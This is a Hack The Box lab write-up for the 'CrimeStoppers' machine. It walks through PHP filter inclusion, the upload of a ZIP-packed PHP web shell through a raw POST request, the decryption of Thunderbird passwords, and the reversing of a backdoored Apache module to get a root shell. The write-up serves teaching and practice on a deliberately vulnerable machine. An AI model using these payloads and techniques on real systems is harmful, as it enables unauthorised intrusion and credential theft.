Hack The Box
PEN-TESTING LABS

CrimeStoppers

2nd June 2018 / Document No D18.100.05

Prepared By: Alexander Reid (Arrexel)
Machine Author: ippsec
Difficulty: Hard
Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

CrimeStoppers is a fairly challenging machine, requiring several unique techniques in order to be successfully exploited. There are many hints and easter eggs present on the machine, with a heavy focus on avoiding the use of automated tools.

Skills Required

- Intermediate/advanced knowledge of Linux
- Intermediate/advanced knowledge of PHP


Skills Learned

- Exploiting PHP file creation mechanics
- Exploiting PHP filters/wrappers
- Extracting data from Thunderbird
- Reverse engineering Apache modules

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Enumeration


Nmap



Nmap reveals only an Apache server running on the default port.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Dirbuster




Fuzzing the webserver reveals quite a few php scripts, however attempting to access most will result in a blank page. This hints towards the files being included by another script.

Exploitation

Admin Cookie

While not necessary to complete the machine, modifying the plaintext cookie to obtain admin rights to the website will provide some additional hints.




Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

PHP Filter Inclusion

After a bit of testing, it is fairly clear that the **op** parameter is used to include a PHP file in the current working directory. By converting the target file to base64 using PHP filters, it is possible to obtain the source code of the PHP files.

The request http://10.10.10.80/?op=php://filter/convert.base64-encode/resource=index will output the contents of index.php encoded in base64.



This provides very useful information about other ways to potentially exploit the target. Most notably, the **upload.php** file exposes the full path to the uploads directory.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193


PHP ZIP Wrapper/Binary Data Upload

Using the **op** parameter yet again, it is possible to include a file inside of a ZIP using PHP wrappers. The url http://10.10.10.80/?op=zip://uploads/<LAB IP>/FILENAME#writeup.php?cmd=id can be used to achieve this, where **FILENAME** is the hash (secretname) of the tip/zip.

By intercepting a tip submission request and entering the raw data of a ZIP file, the above technique can be leveraged to achieve remote code execution. The created file (tip) will have no extension, however it can still be processed using the ZIP wrapper.

```
POST /?op=upload HTTP/1.1
Host: 10.10.10.80
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.80/?op=upload
Cookie: admin=1; PHPSESSID=1ivkq0dnmll70iiqusq3o51hj0
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=---------------------------148663283956397090419640818 64
Content-Length: 576

-----------------------------148663283956397090419640818 64
Content-Disposition: form-data; name="tip"

PK□□
□v□L□□cE##□□writeup.phpUT       □p□[{□[ux□□□□<?php echo(exec($_GET['cmd'])); ?>
PK□□□□
□v□L□□cE##□□□□writeup.phpUT□□p□[ux□□□□PK□□□□Qh
-----------------------------148663283956397090419640818 64
Content-Disposition: form-data; name="name"

a
-----------------------------148663283956397090419640818 64
Content-Disposition: form-data; name="token"

5f4051da2a3e6c1a7068dbdf25130d13a9c422f536835f295e5a6e940bd8270a
-----------------------------148663283956397090419640818 64
Content-Disposition: form-data; name="submit"
```

In the above example, the secretname was 9dfc0e1200ee90d2a380c2fcd2ff036754be27b4. Combined with the ZIP wrapper, it is possible to execute commands through the writeup.php file included in the ZIP.



uid=33(www-data) gid=33(www-data) groups=33(www-data)

Copyright © Non Profit Satire 2017

URL:
http://10.10.10.80/?op=zip://uploads/10.10.14.4/9dfc0e1200ee90d2a380c2fcd2ff036754be27b4%23writeup&cmd=id

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Privilege Escalation

Dom

Firefox Decrypt: https://github.com/unode/firefox_decrypt

Exploring the **dom** user's directory reveals a Thunderbird installation. Simply copying the files and loading the profile in Thunderbird locally, or running **strings** on **global-messages-db.sqlite**, will provide a tip suggesting **rkhunter** identified a backdoor Apache module.

Using the above tool, it is possible to recover **dom**'s password. By default there is no master password set for Thunderbird, and recovering the password is trivial.


```
root@kali:~/Desktop/.thunderbird/36jinndk.default# python ../../firefox-decrypt.
py .
2018-06-02 15:30:40,549 - WARNING - profile.ini not found in .
2018-06-02 15:30:40,549 - WARNING - Continuing and assuming '.' is a profile loc
ation

Master Password for profile .:
2018-06-02 15:30:43,176 - WARNING - Attempting decryption with no Master Passwor
d

Website:   imap://crimestoppers.htb
Username: 'dom@crimestoppers.htb'
Password: 'Gummer59'

Website:   smtp://crimestoppers.htb
Username: 'dom@crimestoppers.htb'
Password: 'Gummer59'
root@kali:~/Desktop/.thunderbird/36jinndk.default#
```

Running the command **netstat -lp** shows that SSH is listening on IPv6. The IPv6 address of the target can be easily obtained with **ifconfig** or **ip addr**. Combined with the credentials obtained from Thunderbird, it is possible to SSH directly into the target as **dom**.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Root

Examining the **mod_rootme.so** file in IDA or another decompiler reveals a **DarkArmy** function. Further inspection finds that this function XORs the text “HackTheBox” with a hex string.




```
public darkarmy
darkarmy proc near
mov     edi, 0Bh        ; size
sub     rsp, 8
call    malloc
lea     rdi, unk_1BF2
lea     rsi, aHackthebox ; "HackTheBox"
xor     edx, edx
xchg    ax, ax
```

```
loc_1AE0:
movzx   ecx, byte ptr [rdi+rdx]
xor     cl, [rsi+rdx]
mov     [rax+rdx], cl
add     rdx, 1
cmp     rdx, 0Ah
jnz     short loc_1AE0
```

```
.rodata:0000000000001BF2 unk_1BF2        db  0Eh                 ; DATA XREF: darkarmy+E↑o
.rodata:0000000000001BF3                 db  14h
.rodata:0000000000001BF4                 db  0Dh
.rodata:0000000000001BF5                 db  38h ; 8
.rodata:0000000000001BF6                 db  3Bh ; ;
.rodata:0000000000001BF7                 db  0Bh
.rodata:0000000000001BF8                 db  0Ch
.rodata:0000000000001BF9                 db  27h ; '
.rodata:0000000000001BFA                 db  1Bh
.rodata:0000000000001BFB                 db    1
.rodata:0000000000001BFC                 db    0
.rodata:0000000000001BFD aHackthebox     db 'HackTheBox',0       ; DATA XREF: darkarmy+15↑o
.rodata:0000000000001C08 aMod_rootme_c   db 'mod_rootme.c',0     ; DATA XREF: .data:0000000000203030↓o
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

By XORing **HackTheBox** with **e140d383b0b0c271b01**, the backdoor passphrase is discovered.



Exploiting the backdoor is trivial once the passphrase is obtained. Simply running the command **nc 10.10.10.80 80** and then passing **GET FunSociety** will result in a root shell.